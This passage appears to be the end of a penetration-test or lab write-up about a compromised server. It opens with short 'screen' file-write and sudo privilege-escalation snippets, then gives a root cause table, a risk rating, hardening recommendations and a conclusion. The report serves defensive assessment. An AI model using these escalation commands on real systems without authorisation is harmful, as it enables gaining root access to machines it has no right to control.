
```
LFILE=file_to_write
screen -L $LFILE echo DATA
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo screen
```





6. Root Cause Analysis

Issue	Root Cause	Business Impact
Information Disclosure	Developer comments left in production code	Attacker can map internal structure
Weak Access Controls	No authentication for sensitive parameters	Unauthorized data access
Steganography-based secrets	Obfuscation used instead of encryption	Predictable and reversible
SSH credentials leaked	Hidden in image files	Direct server access
Vulnerable SUID Binary	Outdated package version	Full privilege escalation

7. Risk Rating

Overall Risk: **High**
Reasons:

- Full compromise achieved
- Weak internal application security
- Root privileges obtained

8. Recommendations

8.1 Web Application Hardening

- Remove all developer comments before deployment
- Implement proper authentication/authorization
- Disable access to hidden directories
- Avoid storing credentials in media files
- Apply input validation and rate limiting

8.2 Server Hardening

- Remove unnecessary SUID binaries
- Patch and update outdated packages
- Implement strong file permissions
- Enforce credential rotation
- Disable password-based SSH authentication and use SSH keys

8.3 Monitoring & Detection

- Enable logging (web + ssh + system)
- Create alerts for brute-force attempts
- Implement SIEM monitoring

---

9. Conclusion

The server was successfully compromised through a series of chained weaknesses that included information disclosure, insecure development practices, weak credential protection, and outdated binaries.
An attacker with low initial access could reliably escalate to full root privileges, posing a severe risk to organizational assets